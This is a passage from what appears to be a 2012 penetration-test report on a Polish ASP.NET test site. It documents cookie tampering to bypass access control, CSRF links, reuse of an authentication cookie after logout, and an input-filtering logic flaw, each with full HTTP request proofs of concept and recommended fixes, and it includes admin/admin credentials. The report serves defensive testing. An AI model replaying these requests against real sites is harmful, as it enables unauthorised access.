`Wybrane.aspx`

However, this protection could be easily bypassed, by modification the value of HTTP cookie (from `Limited=yes` to `Limited=no`):



```
GET /security/Wybrane.aspx HTTP/1.1
Host: www.future-processing.pl
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: ASP.NET_SessionId=w04unsmim1dffhlggmwb3frz; Limited=no
Cache-Control: max-age=0

HTTP/1.1 200 OK
Date: Thu, 27 Dec 2012 05:27:26 GMT
Server: Microsoft-IIS/7.5
Cache-Control: private
Content-Type: text/html; charset=utf-8
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Set-Cookie: Limited=no; path=/
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1375
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
```




```
GET /security/Przeszukaj.aspx HTTP/1.1
Host: www.future-processing.pl
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: ASP.NET_SessionId=w04unsmim1dffhlggmwb3frz; Limited=no

HTTP/1.1 200 OK
Date: Thu, 27 Dec 2012 05:30:54 GMT
Server: Microsoft-IIS/7.5
Cache-Control: private
Content-Type: text/html; charset=utf-8
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Set-Cookie: Limited=no; path=/
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1271
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
```

HTTP cookie doesn't provide enough security, as its value could be easily guessed and tampered. However, IIS and ASP.NET have authentication methods which should be used to restrict access to specified resources:

```
<system.web>
   <!-- mode=[Windows|Forms|Passport|None] -->
   <authentication mode="Windows" />
</system.web>
```

Cross-Site Request Forgery [medium]

CSRF allows an attacker to force user's browser to send a HTTP request to a target site, which will execute some actions of the attacker's choosing. During, the testing, there were found two mechanisms, which user's interaction could change the state of the web application:

`Akcesoria.aspx`	adding new hideouts
`Hideouts.aspx`	voting for listed items

Currently, actions can't be associate with actual (logged) user, but if in the future programmers will extend the functionality (e.g.: store in the database not only what hideout had been added but also who had added it or store in the database not only what item had been voted up but also who had voted), then the web application will be vulnerable to CSRF.

`Akcesoria.aspx` and `Hideouts.aspx` send data through POST. However, these data can be send also via GET, which means that CSRF is easier to perform.

The solution to the problem is to change `Request.Params`, (which sends data through GET and POST) to `Request.Form`. It will make CSRF attack harder to perform (but still possible). The next step should be to add an anti-CSRF mechanism. Current version of the web application doesn't change the `ViewState`'s value. While refreshing a web-page, the `ViewState` is always the same. Changing its value at every request will allow it to behave as an anti-CSRF system. It could be achieved by modifying `ViewStateUserKey` property (but the requirement to use `ViewState` as an anti-CSRF protection is to resign from `Request.Params` and choose `Request.Form` inside web application code).

```
GET /security/Akcesoria.aspx?__VIEWSTATE=
%2FwEPDwULLTEzNzkzNDA4NTcPZBYCZg9kFgICAw9kFgICCQ9kFgQCAQ8QZGQWAWZkAgUPDxYCHgdWaXNpYmx
lZ2RkZGPO0m5jO51v0tFQO3cWWj8ovKLpkWB4JcSkxmvJq2oG&__EVENTVALIDATION=
%2FwEWDAKBlYHmDAKPzsK1DQKqgJm9BwLQ8cGnDQKvrOicBwKw6JuuDwLx9oTUBAL%2B5pi4DALsgJz
%2FBALO57TrAwKvw6fgBwL25qnqCIMcskbvwYEz9yNki0yXoSw4PH2TWy3dHvznkc0DCmFN&ctl00%24MainC
ontent%24ddlGadget=Latarka&ctl00%24MainContent%24btnSubmit=Wy%C5%9Blij HTTP/1.1
Host: www.future-processing.pl
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: ASP.NET_SessionId=sk4cxzjl02g14mrwufnjusav; Limited=yes
Cache-Control: max-age=0


HTTP/1.1 200 OK
Date: Thu, 27 Dec 2012 12:00:31 GMT
Server: Microsoft-IIS/7.5
Cache-Control: private
Content-Type: text/html; charset=utf-8
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1508
Keep-Alive: timeout=5, max=97
Connection: Keep-Alive
```

Forcing user to click on the link (colored in green) or forcing user's browser to send above HTTP request results in increasing the vote counter for item: *Latarka*.

```
GET /security/Hideouts.aspx?__VIEWSTATE=
%2FwEPDwULLTE3NDI5NTY5MjEPZBYCZg9kFgICAw9kFgICCQ9kFgQCBQ8PFgIeBFRleHRlZGQCBw8PFgIfAAU
wQWt0dWFsbmEgaWxvxZvEhyBkb2RhbnljaCBrcnlqw7N3ZWsgd3lub3NpOiAxNTQ0ZGRkC9lBdPMo5%2F4NH4
q%2FqDx2NdkMhw8S8%2BpQjGyOCejMbmM%3D&__EVENTVALIDATION=%2FwEWAwLYr6rABAL2n%2B
%2FzBQL25qnqCP4b%2B4bjrQbR5aTneofuIXpESdn%2BifJk%2FN7EeXGY0qZE&ctl00%24MainContent
%24tbKomentarz=security_flaw&ctl00%24MainContent%24btnSubmit=Dodaj HTTP/1.1
Host: www.future-processing.pl
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: ASP.NET_SessionId=sk4cxzjl02g14mrwufnjusav; Limited=yes
Cache-Control: max-age=0


HTTP/1.1 200 OK
Date: Thu, 27 Dec 2012 12:03:31 GMT
Server: Microsoft-IIS/7.5
Cache-Control: private
Content-Type: text/html; charset=utf-8
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1466
Keep-Alive: timeout=5, max=94
Connection: Keep-Alive
```

Forcing user to click on link (colored in green) or forcing user's browser to send above HTTP request results in adding new hideout.

Session fixation [low]

The session management implemented in the web application could lead to session fixation attacks.

Web application doesn't store any credentials inside `ASP.NET_SessionId` session. Changing the value of `ASP.NET_SessionId` hasn't got any impact on the website behavior.

```
GET /security/Default.aspx HTTP/1.1
Host: www.future-processing.pl
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: https://www.future-processing.pl/security/default.aspx
Cookie: ASP.NET_SessionId=bfcc0tmthhlrzc3inl2zu5ik;
.ASPXAUTH=98C501D3BCB0F325987E6C07054AF974F18EB95C937AF47196A9C1294AC2EFD83759C9EAED7C4C9
9EED312CF0C4BBC4CC1CD15151E0D9AD62394E74F2A5B7EE0401E3E34F896A942F1F2E92496048300554D6584
16965B7F2DA64B83E7A48B60D45E674D3640080EDDC14F006FA338B04571EB9AB006D66B5684149365C2D8B1


HTTP/1.1 200 OK
Date: Thu, 27 Dec 2012 03:16:00 GMT
Server: Microsoft-IIS/7.5
Cache-Control: private
Content-Type: text/html; charset=utf-8
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 2922
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
```

```
GET /security/Default.aspx HTTP/1.1
Host: www.future-processing.pl
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: https://www.future-processing.pl/security/default.aspx
Cookie: ASP.NET_SessionId=xxxx0tmthhlrzc3inl2zu5ik;
.ASPXAUTH=98C501D3BCB0F325987E6C07054AF974F18EB95C937AF47196A9C1294AC2EFD83759C9EAED7C4C9
9EED312CF0C4BBC4CC1CD15151E0D9AD62394E74F2A5B7EE0401E3E34F896A942F1F2E92496048300554D6584
16965B7F2DA64B83E7A48B60D45E674D3640080EDDC14F006FA338B04571EB9AB006D66B5684149365C2D8B1


HTTP/1.1 200 OK
Date: Thu, 27 Dec 2012 03:18:37 GMT
Server: Microsoft-IIS/7.5
Cache-Control: private
Content-Type: text/html; charset=utf-8
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 2922
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
```

In both cases, user is still logged in:

```
                    <div class="loginDisplay">

                                <a id="LoginView1_HeadLoginStatus" href="javascript:__doPostBack(&#39;
ctl00$LoginView1$HeadLoginStatus$ctl00&#39;,&#39;&#39;)">Wyloguj</a>

                    </div>
```

If changing the value of `ASP.NET_SessionId` doesn't log users out, then it means, that this session cookie doesn't store information, which were required in the authentication process. This implies, that the web application doesn't distinguish between users, but only between states (if user is logged in or out). This conclusion brings to the `ASPXAUTH` cookie, which is used to determine user's authentication state. Changing this cookie value (from its original value) logs users out.

As the database stores usernames and their passwords, it's easy to predict, that probably in the future, programmers will implement the module, which won't only determine if user is authenticated (as it works now), but also which will be able to distinguish between authenticated users. If there is a plan to expand described mechanism (without adding any protection to `ASP.NET_SessionId` and `ASPXAUTH`) then session fixation vulnerability occurs.

Firstly, `ASPXAUTH` session cookie is destroyed only after timeout (which is set to 30 minutes by default). After logging out process, `ASPXAUTH` cookie could be reused (an attacker has 30 minutes for that). The whole process looks as follows:

1. User (admin) is logging in to the web application
2. Web application accepts him (`.ASPXAUTH` cookie is set by the server)
3. User is redirected to the main page
4. User is logged out
5. User is redirected to the main page (`.ASPXAUTH` is removed from user's browser)
6. expired `.ASPXAUTH` is reused on the random web-page
7. User is logged in again!

(1)

```
POST /security/Account/Login.aspx HTTP/1.1
Host: www.future-processing.pl
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: https://www.future-processing.pl/security/Account/Login.aspx
Cookie: ASP.NET_SessionId=bvw1vnt0g5pid3yuxw0jiavo
Content-Type: application/x-www-form-urlencoded
Content-Length: 507
__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=
%2FwEPDwUJNTExODY0OTUxDxYCHghMb2dfZmlsZQUHbG9nLnR4dGQYAQUeX19Db250cm9sc1JlcXVpcmVQb3N0QmFja0
tleV9fFgEFJmN0bDAwJE1haW5Db250ZW50JExvZ2luVXNlciRSZW1lbWJlck1l
%2FbCx9SF583Pw2MTUMumt0q1rQvnUXs8X6MxS8wnYx38%3D&__EVENTVALIDATION=
%2FwEWBQKEh5GqBgLFyvjkDwLQzbOWAgKVu47QDwKnwKnjBavi75IS437lHIzrV119OJIgdyOJEPdH2NoRBCpXZJyw&c
tl00%24MainContent%24LoginUser%24UserName=admin&ctl00%24MainContent%24LoginUser
%24Password=admin&ctl00%24MainContent%24LoginUser%24LoginButton=Zaloguj
```

(2)

```
HTTP/1.1 302 Found
Date: Thu, 27 Dec 2012 03:42:47 GMT
Server: Microsoft-IIS/7.5
Cache-Control: private, no-cache="Set-Cookie"
Content-Type: text/html; charset=utf-8
Location: /security/default.aspx
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Set-Cookie:
.ASPXAUTH=EC6D565A4121467011390B240922AF2B5BE7988865FC155FAA2E190225E4EE2F13657C6ED40FA12409
F647F9E4E5C6857CEEDD20BC7C6B4C7FAE27061923CF1058503340A0DEE8B07759A55706CD015E199A9186FB6CE6
77A97A32C5B0F2D6556C03D5DCFB08176DAB297DF098A0108E42F43D57F5B60CC832CF9CBB2E2588CA; path=/;
HttpOnly
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
```

(3)

```
GET /security/default.aspx HTTP/1.1
Host: www.future-processing.pl
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: https://www.future-processing.pl/security/Account/Login.aspx
Cookie: ASP.NET_SessionId=bvw1vnt0g5pid3yuxw0jiavo;
.ASPXAUTH=EC6D565A4121467011390B240922AF2B5BE7988865FC155FAA2E190225E4EE2F13657C6ED40FA12409
F647F9E4E5C6857CEEDD20BC7C6B4C7FAE27061923CF1058503340A0DEE8B07759A55706CD015E199A9186FB6CE6
77A97A32C5B0F2D6556C03D5DCFB08176DAB297DF098A0108E42F43D57F5B60CC832CF9CBB2E2588CA
```

```
HTTP/1.1 200 OK
Date: Thu, 27 Dec 2012 03:42:47 GMT
Server: Microsoft-IIS/7.5
Cache-Control: private
Content-Type: text/html; charset=utf-8
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 2923
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
```

```
(4)

POST /security/default.aspx HTTP/1.1
Host: www.future-processing.pl
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: https://www.future-processing.pl/security/default.aspx
Cookie: ASP.NET_SessionId=bvw1vnt0g5pid3yuxw0jiavo;
.ASPXAUTH=EC6D565A4121467011390B240922AF2B5BE7988865FC155FAA2E190225E4EE2F13657C6ED40FA12
409F647F9E4E5C6857CEEDD20BC7C6B4C7FAE27061923CF1058503340A0DEE8B07759A55706CD015E199A9186
FB6CE677A97A32C5B0F2D6556C03D5DCFB08176DAB297DF098A0108E42F43D57F5B60CC832CF9CBB2E2588CA
Content-Type: application/x-www-form-urlencoded
Content-Length: 429
__EVENTTARGET=ctl00%24LoginView1%24HeadLoginStatus%24ctl00&__EVENTARGUMENT=&__VIEWSTATE=
%2FwEPDwUKMTY1NDU2MTA1MmQYAgUeX19Db250cm9sc1JlcXVpcmVQb3N0QmFja0tleV9fFgIFJmN0bDAwJExvZ2l
uVmlldzEkSGVhZExvZ2luU3RhdHVzJGN0bDAxBSZjdGwwMCRMb2dpblZpZXcxJEhlYWRMb2dpblN0YXR1cyRjdGww
MwUQY3RsMDAkTG9naW5WaWV3MQ8PZAIBZHVmJ2BcyE7yuiDVA7ZoRKLI98V7HmZdhcK4a0eyluJq&__EVENTVALID
ATION=%2FwEWAgKiysvMCwKDyYaqDRkXT9lCbhMYROh9VCpQd9I1L55%2BGreQc4nn15aihspJ


(5)
HTTP/1.1 302 Found
Date: Thu, 27 Dec 2012 03:48:12 GMT
Server: Microsoft-IIS/7.5
Cache-Control: private, no-cache="Set-Cookie"
Content-Type: text/html; charset=utf-8
Location: /security/
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Set-Cookie: .ASPXAUTH=; expires=Mon, 11-Oct-1999 22:00:00 GMT; path=/; HttpOnly
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked


GET /security/ HTTP/1.1
Host: www.future-processing.pl
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: https://www.future-processing.pl/security/default.aspx
Cookie: ASP.NET_SessionId=bvw1vnt0g5pid3yuxw0jiavo


HTTP/1.1 200 OK
Date: Thu, 27 Dec 2012 03:48:12 GMT
Server: Microsoft-IIS/7.5
Cache-Control: private
Content-Type: text/html; charset=utf-8
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 2465
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
```

(6)

```
GET /security/Regulamin.aspx HTTP/1.1
Host: www.future-processing.pl
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: ASP.NET_SessionId=bvw1vnt0g5pid3yuxw0jiavo;
.ASPXAUTH=EC6D565A4121467011390B240922AF2B5BE7988865FC155FAA2E190225E4EE2F13657C6ED40FA12
409F647F9E4E5C6857CEEDD20BC7C6B4C7FAE27061923CF1058503340A0DEE8B07759A55706CD015E199A9186
FB6CE677A97A32C5B0F2D6556C03D5DCFB08176DAB297DF098A0108E42F43D57F5B60CC832CF9CBB2E2588CA
Cache-Control: max-age=0


HTTP/1.1 200 OK
Date: Thu, 27 Dec 2012 03:57:22 GMT
Server: Microsoft-IIS/7.5
Cache-Control: private
Content-Type: text/html; charset=utf-8
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 3538
Keep-Alive: timeout=5, max=95
Connection: Keep-Alive
```

(7)

```
                    <div class="loginDisplay">

                                <a id="LoginView1_HeadLoginStatus" href="javascript:__doPostBack(&#39;
ctl00$LoginView1$HeadLoginStatus$ctl00&#39;,&#39;&#39;)">Wyloguj</a>

                    </div>
```

Described problem leads to authentication hijacking (which is not a security threat at all). However, it could be used as a helpful vector in the session fixation attack. `ASP.NET_SessionId` isn't properly destroyed. It has the same value before and after logging in process and after logging out process. ASP.NET should issue a new session ID after any authentication (which was successful). Moreover session shouldn't be delivered until users log in.

`Session.Abandon()` (which was probably used by programmers) is not sufficient way to prevent session fixation attack. After abandoning the session, session ID cookie has to be cleared:

```
Session.Abandon();
Response.Cookies.Add(new HttpCookie("ASP.NET_SessionId", ""));
```

Logic flaw in `Przeszukaj.aspx` [low]

Logic flaw occurs in the web application components, which behave in the different way, than programmers predicted. This chapter describes the module, which is responsible for counting the number of hideouts. User types input and `Przeszukaj.aspx` returns the number of hideouts which names contain typed text. It turned out, that before the searching process starts, the input is cleared from some inadvisable characters, where inadvisable characters are defined as characters from range: `0x80-0xFF`. This behaviour leads to forged results, returned by `Przeszukaj.aspx`.

Vulnerable input	Path
ctl00$MainContent$tbKomentarz	Przeszukaj.aspx


For the purpose of this report, the proof of concept example has been prepared.

Firstly, unique string (called payload) has to be added to the database:

```
POST /security/Hideouts.aspx HTTP/1.1
Host: www.future-processing.pl
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: https://www.future-processing.pl/security/Hideouts.aspx
Cookie: ASP.NET_SessionId=n2wahui224jsoymg0lty5dmo; Limited=no
Content-Type: application/x-www-form-urlencoded
Content-Length: 406

__VIEWSTATE=
%2FwEPDwULLTE3NDI5NTY5MjEPZBYCZg9kFgICAw9kFgICCQ9kFgQCBQ8PFgIeBFRleHRlZGQCBw8
PFgIfAAUwQWt0dWFsbmEgaWxvxZvEhyBkb2RhbnljaCBrcnlqw7N3ZWsgd3lub3NpOiAxNDg4ZGRk
32wOCqA%2FF60o47bYLb0ZItGNaTsrQKKxQBst4UPzRc4%3D&__EVENTVALIDATION=%2FwEWAwLs
%2BJDGDgL2n%2B%2FzBQL25qnqCMZGlbn8EcT
%2BA9%2FzLmLcBQPFFh1SaGJba9LHgnB4elEC&ctl00%24MainContent
%24tbKomentarz=secret_input_403&ctl00%24MainContent%24btnSubmit=Dodaj


HTTP/1.1 200 OK
Date: Wed, 26 Dec 2012 01:32:37 GMT
Server: Microsoft-IIS/7.5
Cache-Control: private
Content-Type: text/html; charset=utf-8
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Set-Cookie: Limited=no; path=/
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1440
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
```


The next step is to choose the substring of the payload, and check how many hideouts consist of this substring:

```
POST /security/Przeszukaj.aspx HTTP/1.1
Host: www.future-processing.pl
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: https://www.future-processing.pl/security/Przeszukaj.aspx
Cookie: ASP.NET_SessionId=n2wahui224jsoymg0lty5dmo; Limited=no
Content-Type: application/x-www-form-urlencoded
Content-Length: 460
__VIEWSTATE=
%2FwEPDwUKLTQ3OTI4ODc3Nw9kFgJmD2QWAgIDD2QWAgIJD2QWAgIBD2QWAmYPZBYCAgUPDxYEHgRUZXh0BTE
xIGtyeWrDs3dlayB6YXdpZXJhIHBvZGFueSBwcnpleiBDaWViaWUgZnJhZ21lbnQuHgdWaXNpYmxlZ2RkGAEF
FGN0bDAwJE1haW5Db250ZW50JE1WDw9kZmRcdJcYAudJoNWfe9cjlxEbBfb7LW6R06OfxhD2rxjwHA%3D
%3D&__EVENTVALIDATION=%2FwEWAwKwu%2FG%2FBALaleykAgKWwLnwB0s0Hi9zBk8ko0elUMUKIdBx
%2FsJikT3QhrN2oMUz%2B513&ctl00%24MainContent
%24tbFragment=secret_input_4&ctl00%24MainContent%24BtnSubmit=Sprawd%C5%BA


HTTP/1.1 200 OK
Date: Wed, 26 Dec 2012 01:38:37 GMT
Server: Microsoft-IIS/7.5
Cache-Control: private
Content-Type: text/html; charset=utf-8
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Set-Cookie: Limited=no; path=/
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1429
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive


[...]
<span id="MainContent_lblCount">1 kryjówek zawiera podany przez Ciebie
fragment.</span>
[...]
```



`Przeszukaj.aspx` returns `1`. It means, that there is only one hideout, which contains *`secret_input_4`*. So it must be *`secret_input_403`* itself. This implies, that there shouldn't be any hit for inputs like: *`secret_input4?03`*, where `?` is any character. However, putting characters from `0x80-0xFF` range under `?` results in another hit.

```
POST /security/Przeszukaj.aspx HTTP/1.1
Host: www.future-processing.pl
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: https://www.future-processing.pl/security/Przeszukaj.aspx
Cookie: ASP.NET_SessionId=n2wahui224jsoymg0lty5dmo; Limited=no
Content-Type: application/x-www-form-urlencoded
Content-Length: 465
__VIEWSTATE=
%2FwEPDwUKLTQ3OTI4ODc3Nw9kFgJmD2QWAgIDD2QWAgIJD2QWAgIBD2QWAmYPZBYCAgUPDxYEHgRUZXh0BTE
xIGtyeWrDs3dlayB6YXdpZXJhIHBvZGFueSBwcnpleiBDaWViaWUgZnJhZ21lbnQuHgdWaXNpYmxlZ2RkGAEF
FGN0bDAwJE1haW5Db250ZW50JE1WDw9kZmRcdJcYAudJoNWfe9cjlxEbBfb7LW6R06OfxhD2rxjwHA%3D
%3D&__EVENTVALIDATION=%2FwEWAwKwu%2FG%2FBALaleykAgKWwLnwB0s0Hi9zBk8ko0elUMUKIdBx
%2FsJikT3QhrN2oMUz%2B513&ctl00%24MainContent
%24tbFragment=secret_input_4%9003&ctl00%24MainContent%24BtnSubmit=Sprawd%C5%BA


HTTP/1.1 200 OK
Date: Wed, 26 Dec 2012 01:47:33 GMT
Server: Microsoft-IIS/7.5

Cache-Control: private

Content-Type: text/html; charset=utf-8
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Set-Cookie: Limited=no; path=/
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1438
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive


[...]

<span id="MainContent_lblCount">1 kryjówek zawiera podany przez Ciebie
fragment.</span>
[...]
```



Before input `secret_input_4%9003` was sent to the database, some characters were removed. SQL query didn't get exactly the same text, that user provided. It got `secret_input_403` instead of `secret_input_4%9003`. That is the reason, why the hideout had been found.

Described behaviour could lead to some unexpected results. Web application should at least inform that the input contains illegal characters and these characters will be ignored.


Improper encoding [low]

A consequence in encoding is very important. Web application should provide proper encoding in every implemented feature. During the testing, not every places coped with Unicode characters. Here is a list of files with some inexactness:

About.aspx
Account/Login.aspx
Admin.aspx
Akcesoria.aspx
Default.aspx
Hideouts.aspx
Komentarze.aspx
Przeszukaj.aspx
Regulamin.aspx
Wybrane.aspx
Wyniki.aspx


Files mentioned above haven't got problems with encoding variable names and values, which are transmitted via GET method. As all listed resources behave in the same way, the report describes only one of them: `Default.aspx`.

```
GET /security/Default.aspx?%E2%98%83[%E2%98%83%20]=%E2%98%83 HTTP/1.1
Host: www.future-processing.pl
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
